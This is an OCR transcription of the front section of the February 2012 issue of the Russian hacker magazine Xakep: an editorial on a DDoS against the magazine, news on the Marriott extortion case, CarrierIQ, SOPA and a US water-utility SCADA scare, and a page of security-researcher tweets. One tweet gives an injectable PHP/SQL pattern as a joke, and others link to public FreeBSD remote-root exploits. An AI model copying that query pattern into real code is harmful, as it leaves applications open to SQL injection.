

ГИД ПО НАКРУТКЕ ОНЛАЙН-ГОЛОСОВАНИЙ
ХАКЕР
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
WWW.XAKEP.RU
02 (157) 2012
ТОТАЛЬНЫЙ ДЕСТРОЙ MONGODB
PE
Разрабатываем свой упаковщик исполняемых файлов
РЕКОМЕНДОВАННАЯ ЦЕНА: 230 р.
ДЕНЬГИ
НА БАГАХ В CHROME
ПРИМЕРНО $270.000 УЖЕ ВЫПЛАТИЛА КОМПАНИЯ GOOGLE ЗА ИНФОРМАЦИЮ ОБ УЯЗВИМОСТЯХ В ИХ БРАУЗЕРЕ. МЫ НАУЧИМ ТЕБЯ, КАК ВЫЖАТЬ БАКСЫ ИЗ GOOGLE CHROME.
БЕСЕДУЕМ О DDOS С СОЗДАТЕЛЯМИ HIGHLOAD LAB
ЗАПУСКАЕМ ANDROID НА ОБЫЧНОМ КОМПЕ
ИСТОРИЯ РУТКИТОВ: 1986-2011
100
100
publishing for enthusiasts
4 607157 100063
12002
(game)land
hi-fun media



Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного (невосстановленного) молока очень высокого качества. Такой строгий контроль оказывается важным и для людей, заботящихся о здоровье, поскольку в последнее время на рынке появилось много подделок и разбавлений как молока, так и продуктов из него.
Тевье молочник
Молоко
ГОСТ Р 52090-2003
ПРИ ПОКУПКЕ КАЧЕСТВА – МОЛОКО В ПОДАРОК



Intro

НОВОГОДНИЙ DDOS

Во время новогодних праздников сложилась очень ироничная ситуация. Только мы закончили делать интервью с создателями анти-ДДоС технологии QRATOR, как наш сайт и форум капитально легли от мощного новогодне-рождественского ДДоСа. Ситуация была очень простая: 100 мегабитный канал нашего сервера оказался почти на 100% загружен левыми запросами и ресурсов для обслуживания нормальных посетителей уже не осталось. Причем не только на уровне канала, но и на уровне производительности самой платформы.

Ситуацию спасло только обращение как раз к нашим друзьям из Highload Lab, сервис которых достаточно быстро решил проблему, грамотно зафильтровав вражеский ботнет. Надо сказать, это противостояние между интернет-сервисами и ДДоС-ботнетами – достаточно унылая история. По сути, все опять упирается в деньги: ведь и организация атак, и защита от них требуют финансовых вливаний.

Радует одно: по моим подсчетам в этом финансовом споре перевес все-таки на белой стороне: организация атак стоит подороже, чем пользование специальными сервисами для фильтрации трафика. Прикинуть просто: условная стоимость примитивного DDoS'а начинается от $50 в сутки, то есть за месяц DDoS'а придется выложить $1500. Уже эта сумма явно больше, чем требуется для фильтрации зловредной активности: за 50 баксов в день ничего сверхъестественного не сделаешь, а стоимость профессиональной защиты начинается от $160 в месяц.

В то же время для неподготовленного ресурса даже примитивный ДДоС может стать настоящей бедой: мало того, что никто обычно к этому не готов в техническом плане, но и необходимость платить пусть даже $160 в месяц может оказаться смертельной для частного некоммерческого сайта. Так что DDoS сейчас это как туберкулез — болезнь бедных :(.

nikitozz, гл. ред. Х
shop.glc.ru/xakep
vkontakte.ru/xakep_mag



РЕДАКЦИЯ
Главный редактор Никита «nikitozz» Кислицин (nikitoz@real.xakep.ru)
Шеф-редактор Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор Николай «gorl» Андреев (gorlum@real.xakep.ru)

Редакторы рубрик
PC_ZONE и UNITS Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ Маг (magg@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
КОДИНГ Николай «gorl» Андреев (gorlum@real.xakep.ru)
PR-директор Анна Григорьева (grigorieva@glc.ru)
Литературный редактор Елена Болотникова

DVD
Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART
Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Иллюстрация на обложке Сергей Снурник

PUBLISHING
Учредитель ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор Дмитрий Агарунов
Генеральный издатель Андрей Михайлюк
Финансовый директор Андрей Фатеркин
Директор по маркетингу Елена Каркашадзе
Управляющий арт-директор Алик Вайнер
Главный дизайнер Энди Тернбулл
Директор по производству Сергей Кучерявый

РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ
Директор группы TECHNOLOGY Марина Филатова (filatova@glc.ru)
Старшие менеджеры Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)
Менеджер Елена Поликарпова (polikarpova@glc.ru)
Директор корпоративной группы (работа с рекламными агентствами) Кристина Татаренкова (tatarenkova@glc.ru)
Старший менеджер Юлия Господинова (gospodinova@glc.ru)
Менеджер Мария Дубровская (dubrovskaya@glc.ru)
Старший трафик-менеджер Марья Буланова (bulanova@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
Директор Александр Коренфельд (korenfeld@glc.ru)
Менеджеры Светлана Мюллер
Наталия Тулинова

РАСПРОСТРАНЕНИЕ
Директор по дистрибуции Кошелева Татьяна (kosheleva@glc.ru)
Руководитель отдела подписки Клепикова Виктория (lepikova@glc.ru)
Руководитель спецраспространения Лукичева Наталья (lukicheva@glc.ru)


Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии Zapolex, Польша. Тираж 219 833 экземпляров.

Content




HEADER







058


104


116

MEGANEWS



21 МИНУТУ в среднем будет занимать чистая инсталляция (с нуля) Windows 8, утверждают в Microsoft.

КАК НЕ НУЖНО УСТРАИВАТЬСЯ НА РАБОТУ

ХАКЕР ПОПЫТАЛСЯ НАНЯТЬСЯ В КОМПАНИЮ, КОТОРУЮ САМ ЖЕ И ВЗЛОМАЛ



Компания Marriott оценивает свои затраты в 400 тыс. — 1 млн долларов. Деньги ушли на оплату услуг консультантов, устранение бреши в безопасности и выявление ущерба, нанесенного хакером.


Случай, произошедший недавно в США, доказывает, что даже умелый хакер может быть дураком. А как еще назвать парня, попавшего в руки Секретной службы США по собственной глупости? Отличившегося венгерского хакера зовут Аттила Немет, ему 26 лет, и он решил устроиться на работу очень необычным образом. Еще в прошлом году хакер разослал сотрудникам сети Marriott (эта крупная сеть отелей, работающая по всему миру, наверняка тебе знакома) инфицированные трояном письма. Всего пострадало около ста человек. С помощью троянца хакер успешно добрался до конфиденциальных финансовых данных компании и похитил документацию. Затем он принялся удаленно шантажировать Marriott, угрожая опубликовать украденные денные, если ему не дадут работу в IT-подразделении сети отелей! Неудивительно, что такой наглости в Marriott не выдержали и обратились за помощью в Секретную службу США. Люди из органов, прикинувшись HR-специалистами, пообщались с Неметом по e-mail и телефону и в итоге назначили ему собеседование на территории США. Когда хакер прилетел в Штаты, с ним действительно провели беседу, и он был уверен, что общается с обычным рекрутером. В ходе интервью Немет сам выложил всё о письмах, заражении, шантаже. Самонадеянного хакера, разумеется, арестовали. Хотя Немет во всем сознался, теперь ему грозит до десяти лет тюрьмы.

ФЛЕШКА С ДВУМЯ СТЕПЕНЯМИ ЗАЩИТЫ

ДЕВАЙС ДЛЯ ОЧЕНЬ-ОЧЕНЬ СЕКРЕТНЫХ ДАННЫХ



Совсем скоро в производство, а затем и в продажу поступит флешка Crypteks, обладающая сразу двумя механизмами защиты. Это устройство поможет сохранить твои данные в безопасности, даже если третьим лицам удалось получить физический доступ к флешке. Для того чтобы его ограничить, разработчики поставляют с флешкой криптекс — цилиндрический механизм с пятью кодовыми кольцами, на каждое из которых нанесено 26 букв латинского алфавита. На выходе получается порядка 12 млн комбинаций, то есть вскрыть такой замок будет весьма трудно. Но даже если флешку удастся извлечь из криптекса и вставить в компьютер, для доступа к данным придется ввести еще и код, поскольку накопитель оснащен чипом 256-битного AES-шифрования. Чтобы вскрыть эту защиту, придется изрядно попотеть. В штатном режиме Crypteks обеспечивает скорость чтения 24 Мб/c и скорость записи 10 Мб/c. Устройство ожидается в продаже уже в этом году. Стоимость Crypteks USB на 8 Гб составит 130 долларов, а на 16 Гб — 160 долларов. Цена бюджетной модели объемом 4 Гб пока, увы, не сообщается.




45 ГБИТ/С — ТАКОЙ ВЕЛИЧИНЫ ДОСТИГЛА МОЩНОСТЬ DDOS-АТАКИ, зафиксированной специалистами Prolexic. Пятнадцать тысяч запросов в секунду, это практически DDoS года.



ПРЕЗИДЕНТ И ГЕНЕРАЛЬНЫЙ ДИРЕКТОР Walt Disney Роберт Айгер приобрел ценные бумаги компании Apple на сумму почти один миллион долларов — всего 2670 акций по цене $375 за штуку.



ИЗ GOOGLE+ ТЕПЕРЬ МОЖНО БЕСПЛАТНО ЗВОНИТЬ на мобильные и стационарные телефоны: такой функционал появился у «Видеовстреч». Увы, пока он доступен только для США.



ЭКСПЕРТЫ MCAFEE ПРОЧАТ ПЛАТФОРМЕ ANDROID ВИРУСНУЮ ЭПИДЕМИЮ. По их данным, количество вирусов для Android выросло на 37% по сравнению со вторым кварталом 2011 года.



MYSQL.COM СНОВА ВЗЛОМАЛИ ПРИ ПОМОЩИ SQL-ИНЪЕКЦИИ, на этот раз отличился хакер D35M0ND142. Может, это было бы не смешно, если бы это не был уже третий случай за год.

ЗАЩИТА ДЛЯ DNS-СОЕДИНЕНИЙ

В OPENDNS ПРИДУМАЛИ НОВОЕ СРЕДСТВО ДЛЯ ПРЕДОТВРАЩЕНИЯ АТАК ТИПА MAN-IN-THE-MIDDLE



«Наша технология дополняет DNSSEC и все другие службы, связанные с защитой DNS. DNSCrypt сразу же после установки обеспечивает безопасность и приватность обменя DNS-трафиком между тобой и OpenDNS» (Дэвид Юлевич, основатель и глава OpenDNS).

Компания OpenDNS анонсировала проект DNSCrypt — новое средство для защиты от атак, связанных с модификацией транзитного трафика DNS или манипулрованием им (man-in-the-middle, спуфинг или снифинг). Основная задача проекта состоит в полном шифровании канала связи между клиентом и сервером DNS. Примерно так же SSL используется для шифрования HTTP-трафика. DNSCrypt дополняет технологию DNSSEC, которая в первую очередь обеспечивает аутентификацию, верификацию и получение данных, но не предоставляет средств для их шифрования. По сравнению с проектом DNSCurv, который осуществляет полный цикл шифрования всех запросов DNS, DNSCrypt значительно упрощен, причем как с точки зрения реализации, так и в плане конфигурации. DNSCrypt ориентирован только на шифрование канала связи между пользователем и резолвером DNS и не затрагивает шифрование данных между DNS-серверами. DNSCrypt использует реализацию алгоритма Curve25519 (шифрование по эллиптическим кривым) вместо RSA. Серверная часть DNSCrypt, выполненная в виде прокси, может работать в большинстве серверных систем, включая OpenBSD, NetBSD, Dragonfly BSD, FreeBSD, Linux и Mac OS X. DNSCrypt не поддерживает кеширование, поэтому разработчики рекомендуют использовать его в сочетании с поддерживающими кеширование резолверами, такими как Unbound, PowerDNS и dnscache. Клиентская часть пока, к сожалению, разработана только для Mac OS X.

ПОСЛЕДНИЕ СЛУХИ С ВОСТОКА

ИЗ ЮЖНОЙ КОРЕИ СООБЩАЮТ, ЧТО КОМПАНИЯ SAMSUNG В 2012 ГОДУ ВООБЩЕ ПЛАНИРУЕТ ОТКАЗАТЬСЯ ОТ ВЫПУСКА НЕТБУКОВ С ЭКРАНОМ 10"


CARRIERIQ СЛЕДИТ ЗА ТОБОЙ

НОВЫЙ СКАНДАЛ ИЗ-ЗА ШПИОНСКОГО ПО НА СМАРТФОНАХ

Скандал с участием ведущих компаний — производителей смартфонов и ФБР разразился недавно из-за странного «открытия» Android-разработчика Тревора Экхарта. Всё началось с заявления, которое он опубликовал на сайте androidsecuritytest.com. Оно гласило, что ПО некой компании CarrierIQ в реальном времени запоминает, какие клавиши он нажимает на своем телефоне, фиксирует его передвижения и всеми доступными методами следит за ним без его ведома и согласия. По словам Экхарта, приложение также шпионит за владельцами миллионов смартфонов под управлением Android, RIM и ОС Nokia (проблема имеется далеко не во всех прошивках и моделях). Не прошло и недели, как из компании CarrierIQ Экхарту прислали письмо-предупреждение (Cease&Desist). В нем говорилось, что Экхарт якобы нарушил патент (то есть опубликовал те данные, которые не имел права публиковать), а также распространял лживые сведения. Разработчик не растерялся и заручился поддержкой Electronic Frontier Foundation, которая подтвердила что, согласно Первой поправке к Конституции США, его публикация не нарушает закон. CarrierIQ пришлось «сдать назад» и извиниться. «Мы заблуждались и поэтому приносим мистеру Экхарту свои извинения за проблемы, которые могли возникнуть у него в связи с нашим письмом. Мы уважаем работу EFF и разделяем их заинтересованность в защите прав на свободу слова в быстро развивающемся технологическом мире», — гласит официальное заявление. Однако компания всё равно продолжала отрицать, что ее ПО является руткитом и следит за пользователями, игнорируя закон. Однако Тревор Экхарт на этом не остановился. В ответ на заискивания компании он опубликовал на YouTube видео (youtu.be/T17XQI_AYNo), в котором наглядно продемонстрировал всё то, о чем писал ранее. С помощью анализатора пакетов он показал, как софт от CarrierIQ регистрирует каждое нажатие клавиши и каждое полученное SMS, пока устройство находится в режиме полета. Затем он подключил телефон к Wi-Fi-сети и открыл Google. Хотя он отказал поисковому гиганту в запросе на определение местоположения, CarrierIQ все равно зафиксировал его. Потом шпионское ПО в точности записало его поисковый запрос (hello world), хотя он ввел его на странице, которая использует протокол SSL. Видео, которое заканчивается резонными вопросами «почему вызывается SMSNotify, отсылающий текстовые сообщения в CarrierIQ?» и «почему читаются данные, передаваемые по моему Wi-Fi-соединению моим браузером, особенно по протоколу HTTPS?», содержит еще много интересного. Можешь посмотреть сам. Инцидент, получивший широкий резонанс в СМИ, побудил сенатора Эла Франкена потребовать у компании CarrierIQ объяснений о том, почему она считает, что их диагностическое ПО, встроенное в 141 модель смартфона, не нарушает закон США о несанкционированных подключениях к линиям связи. Компания Apple спешно заверила, что софт от CarrierIQ давно не входит в состав iOS. На самом деле ПО есть, но оно просыпается только в активном диагностическом режиме, который по умолчанию в «яблочных» аппаратах, конечно, отключен. ФБР, в свою очередь, отказалось комментировать ситуацию, сославшись на то, что ведет некое расследование. Пока не ясно, использует ли само ФБР софт от CarrierIQ, или ведет расследование в отношении CarrierIQ, или совмещает и то и другое.

САМЫЕ УЯЗВИМЫЕ СМАРТФОНЫ 2011 ГОДА

СПЕЦИАЛИСТЫ BIT9 ОПУБЛИКОВАЛИ ЗАНИМАТЕЛЬНЫЙ АНТИТОП






Полный список уязвимых аппаратов, по версии Bit9, выглядит следующим образом:
1. Samsung Galaxy Mini.
2. HTC Desire.
3. Sony Ericsson Xperia X10.
4. Sanyo Zio.
5. HTC Wildfire.
6. Samsung Epic 4G.
7. LG Optimus S.
8. Samsung Galaxy S.
9. Motorola Droid X.
10. LG Optimus One.
11. Motorola Droid 2.
12. HTC Evo 4G.

Американская компания Bit9 опубликовала результаты очередного исследования. «Грязная» дюжина наиболее уязвимых смартфонов, пользующихся популярностью у потребителей, выглядит забавно. Весь этот список состоит из аппаратов, работающих под управлением разных версий ОС Android. Почетное 13 место занимает iPhone 4 вместе с более старыми модификациями «яблочного» аппарата. Критериями попадания в этот black list стали популярность на рынке, устаревшая небезопасная версия ОС, установленная по умолчанию, и самые медленные циклы обновления. Далеко не почетное первое место в антитопе досталось Samsung Galaxy Mini, а второе и третье места принадлежат не менее известным «трубкам» HTC Desire и Sony Ericsson Xperia X10 соответственно.

Почему «черный список» полностью состоит из аппаратов на базе Android ОС? Исследователи Bit9 показали, что на 56 % (!) всех устройств на базе Android, представленных сегодня на рынке, установлена устаревшая версия ОС. Такие производители мобильных устройств, как Samsung, HTC, Motorola и LG, зачастую продают смартфоны с уже устаревшим предустановленным ПО. Впоследствии они вовсе не торопятся модернизировать эти аппараты и оснащать их последними и наиболее безопасными версиями Android.

SOPA УГРОЖАЕТ «ВКОНТАКТЕ» И RUTRACKER

НОВЫЙ ЗАКОНОПРОЕКТ SOPA (STOP ONLINE PIRACY ACT) НАЦЕЛЕН НА БОРЬБУ С ПИРАТСТВОМ В ИНТЕРНЕТЕ



В Палату представителей США поступил на рассмотрение законопроект Stop Online Piracy Act (SOPA), предлагающий беспрецедентные меры в отношении иностранных сайтов с нелицензионным контентом. Планируется изымать домены у владельцев, блокировать их счета в платежных системах, перекрывать им источники финансирования (например, исключать эти ресурсы из рекламной программы AdSense), удалять контент этих сайтов из поисковых систем и на уровне ISP блокировать доступ к ним с территории США. Что хуже, SOPA может прикрыть лазейку в DMCA, которая позволяла тем сайтам, с которых пиратский контент скачивали сами пользователи, избегать ответственности за его распространение. Представители MPAA и RIAA опубликовали списки сайтов, которым SOPA грозит в первую очередь. Это торрент-трекеры (в том числе rutracker.org и demonoid.me) и различные файл-хостинги. Отдельно упомянут ВКонтакте, где реализованы некоторые функции, которые «умышленно и эффективно нарушают законодательство».
Лоббисты из Голливуда уверяют, что только так можно бороться с пиратством вне американской юрисдикции и в будущем сохранить мировое лидерство США на рынке продуктов интеллектуальной собственности. Противниками проекта стали интернет-сообщество, компании Google, Yahoo, Facebook и все те, кто говорят о недопустимости введения цензуры в интернете, ведь правообладатели получают возможность без суда требовать закрытия практически любого сайта.

ЛИДЕР В ОБЛАСТИ ПРОИЗВОДСТВА АКУСТИКИ ДЛЯ КОМПЬЮТЕРОВ ПРЕДСТАВЛЯЕТ ОБНОВЛЕННУЮ ЛИНЕЙКУ КОЛОНОК.



EDIFIER R2500

Edifier International Ltd. расширяет свою линейку аудио систем 2.0. Одна из новинок данной линейки — колонки Edifier R2500. Эта аудио система идеально подойдет для дома или офиса. Новинка оснащена встроенным USB портом, SD кардридером, FM-тюнером и входом AUX для подключения любых источников звука. Колонки выполнены в деревянном корпусе и производят 50 Вт мощности. Это обеспечивается благодаря 5 -дюймовым магнитно экранированными динамикам, и 1-дюймовому твиттеру и 2 усилителям (для каждой колонки свой). Edifier R2500 — впечатляющая система для тех, кто ищет отличное качество звука.



ДЖОН КАРМАК ИЗ ID SOFTWARE I ВЫЛОЖИЛ В ОТКРЫТЫЙ ДОСТУП исходники движка Doom III под свободной лицензией. Программисты уже нашли в коде кучу ошибок.



В ЯНВАРЕ СТЭНФОРД ОТКРЫВАЕТ БЕСПЛАТНЫЕ КУРСЫ ПО КРИПТОГРАФИИ: crypto-class.org. Лекции будет читать профессор Дэн Бонех, один из разработчиков tcpcrypt.


ЗАЧЕМ РОССИЙСКИМ ХАКЕРАМ АМЕРИКАНСКИЙ НАСОС?

ПЕРВАЯ В ИСТОРИИ ИНОСТРАННАЯ АТАКА НА КОММУНАЛЬНУЮ ИНФРАСТРУКТУРУ США ПОКА НЕ НАНЕСЛА УЩЕРБ

Некоторые американские эксперты давно предупреждают, что новые компьютерные системы управления с модулями удаленного доступа для сетей водоснабжения, а также электросети smart grid с TCP/IP-стеком представляет собой потенциальную опасность. «Страшилки» ходят уже лет 10–15, с тех пор как началась активная компьютеризация объектов коммунальной инфраструктуры.

Инцидент со Stuxnet показал, что атаки на промышленные объекты не фантастика, а реальная сфера деятельности спецслужб. После этого инцидента американская военщина напряглась. Что будет, если такой вирус выведет из строя, например, десяток американских АЭС? Как реагировать на диверсию? Пентагон попытался запугать потенциальных врагов и заявил, что ответом на нее может стать военный удар. Сегодня военная доктрина США рассматривает кибератаки на национальную инфраструктуру как возможный повод для начала военных действий. И хотя до настоящего времени ни одна подобная зарубежная атака не была реализована, всё когда-то случается в первый раз.

Американский эксперт в области безопасности SCADA-систем Джо Вайсс с 1998 года ведет счет произошедшим на промышленных объектах инцидентам, которые могут объясняться хакерской активностью. В ноябре 2011 года он поведал публике о «сенсационном» происшествии. Из своих источников Вайсс узнал, что иностранные хакеры проникли в SCADA-систему управления водопроводом Curran-GardnerWaterDistrict в города Спрингфилд (штат Иллинойс), которая обслуживает всего пару тысяч жителей. При закрытом расследовании инцидента в логах якобы был обнаружен российский IP-адрес. Один из насосов водоподъемной башни сгорел в результате многократных включений и отключений. Расследование показало, что система управления SCADA глючила в течение двух-трех последних месяцев. Поскольку вход в систему был осуществлен через обычную форму с логином и паролем, Вайсс заявил, что злоумышленник предварительно взломал сайт разработчика SCADA-систем и получил базу с именами и паролями пользователей, так что опасность грозит и системам водоснабжения в других американских городах. Шумиха поднялась немалая — всё-таки речь шла о первой в истории зарубежной атаке на коммунальную инфраструктуру США.




После шумихи с «взломом» насосной станции в Иллинойсе с прессой связался некто pr0f, который рассказал, насколько просто проникнуть в SCADA-систему водопровода Южного Хьюстона (Техас). В качестве доказательства он предъявил пять скриншотов и системную информацию. Хакер не причинил вреда системе, хотя мог бы.

К расследованию подключились специалисты Министерства внутренней безопасности США и ФБР. После предварительного анализа логов они сообщили, что никаких следов хакерской атаки не выявлено. Наличие российских IP-адресов в логах компьютерной системы объясняется тем, что один из сотрудников организации-подрядчика выезжал в Россию по личному делу. Ну а сам водяной насос глючил и сломался от старости. Каждый решает сам, можно ли верить специалистам из органов и Вайссу. С одной стороны, история о заграничной поездке сотрудника выглядит как-то нелепо. Pr0f говорит, что проникнуть в американскую SCADA-систему того же водопровода способен даже двухлетний ребенок — это крайне просто. С другой стороны, зачем российским хакерам американский насос?



Алексей Синцов (@asintsov)




#hacker tweets




@bobuk
Мысль дня: один плохой программист ежегодно создает три новых рабочих места.




@mikko:
Только что изменил имя своей точки Wi-Fi на '5.99 евро/минута'. Что ж, посмотрим, как много будет желающих, подсоединится к ней.



@Dabeaz:
Написать компилятор несложно. А вот написание компилятора, который дает пользователю хорошие сообщения об ошибках — вот это сложно.



@ortegaalfredo:
Не хочу раздувать, но в следующем нашем исследовании мы взломаем удаленно несколько звезд, похожих на солнце, луну и планету злых рептилий.



@toxo4ka:
«Тебе также понадобятся мозги. Это конечно не модуль Perl, но помогает.»



Комментарий:
Цитата из списка необходимых Perl модулей для работы с sqlninja.



@sschillace:
Из-за SOPA ты можешь получить 5 лет за скачивание песни Майкла Джексона, что на один год больше, чем получил доктор за его убийство…



Комментарий:
SOPA — Stop Online Piracy Act. Законопроект, который развязывает руки правообладателям и властям по воздействию на «пиратские» ресурсы и их владельцев.




@mckt_
if(user.followers == 0 && user.following > 50 && tweet.mentions > 3 && tweet.has_link){tweet.is_probably_spam}




@dlitchfield:
Пачка новых багов в 11gR2 была отправлена на secalert_us@oracle.com и я так и не получил ответа в течение 24 часов… Вы ребята забыли меня? ;-)



Комментарий:
Дэвид Личфелд самый злостный убийца Oracle. Все самые страшные баги в этой СУБД — его рук дело, при этом, если что не так, он не заискивает перед гигантом, а выкладывает 0day баги в паблик (например, расскажет на BlackHat)




@thegrugq:
Люди спрашивают: что означает выражение «боевой эксплойт»?. Ну что же, тут два ключевых направления, которые стоит посмотреть: 1) появляется ли калькулятор 2) присутствуют ли escape-последовательности




@cesarcer:
@thegrugq, лол, я уже не боюсь «боевых эксплойтов». Я уже удалил calc.exe со всех своих систем.




@L4merS3C:
Клиент: «Я защищен, у меня есть IPS, WAF, NAC». Ага, то, что я надел нижнее белье, не означает, что я не буду чувствовать удар по яйцам.




@aaronportnoy:
С этими SCADA, широковещальной, медицинскими и спутниковыми исследованиями мы будем хакать как в фильмах в следующем году.




@d0znpp
Мой любимый SQLi сценарий: $id=$_GET['id']; $o=new Object($id); SELECT … WHERE id=$id;




@ABazhanyuk
FreeBSD ftpd and ProFTPd on FreeBSD Remote r00t Exploit: http://www.exploit-db.com/exploits/18181/




@kevinmitnick:
Иранцы использовали GPS spoofing для захвата американского беспилотника. Если это правда, то может это вам ответ за Stuxnet?



@alexmImmunity:
Продажа эксплойтов — это как продажа огнестрельного оружия. Люди могут использовать его для защиты себя или для нападения. В любом случае я сплю спокойно.



@DeathStarPR:
Siri, предупредительный выстрел по Альдерану. Я сказал «ПРЕДУПРЕДИТЕЛЬНЫЙ ВЫСТРЕЛ». Черт, проклятье, Siri!



@d0znpp
Когда вы пишете проверку подписи, проверяйте, чтобы то, с чем вы сравниваете ее не выдавалось на ?debug=true. LOL #ПРАКТИКА-ЗАЩИТЫ-ВЕБА



@hdmoore:
Больше фана с BSD производными демонами Telnet: http://bit.ly/s8yy9X < эксплойты для FreeBSD 5.3 -> 8.2 и Red Hat Enterprise Linux 3.



СПЕЦИАЛИСТЫ «ДОКТОР ВЕБ» обнаружили 33 троянца из семейства Android.SmsSend в Android Market.

LINUX MINT 12

ВЫШЛА НОВАЯ ВЕРСИЯ ПОПУЛЯРНОЙ LINUX-СБОРКИ



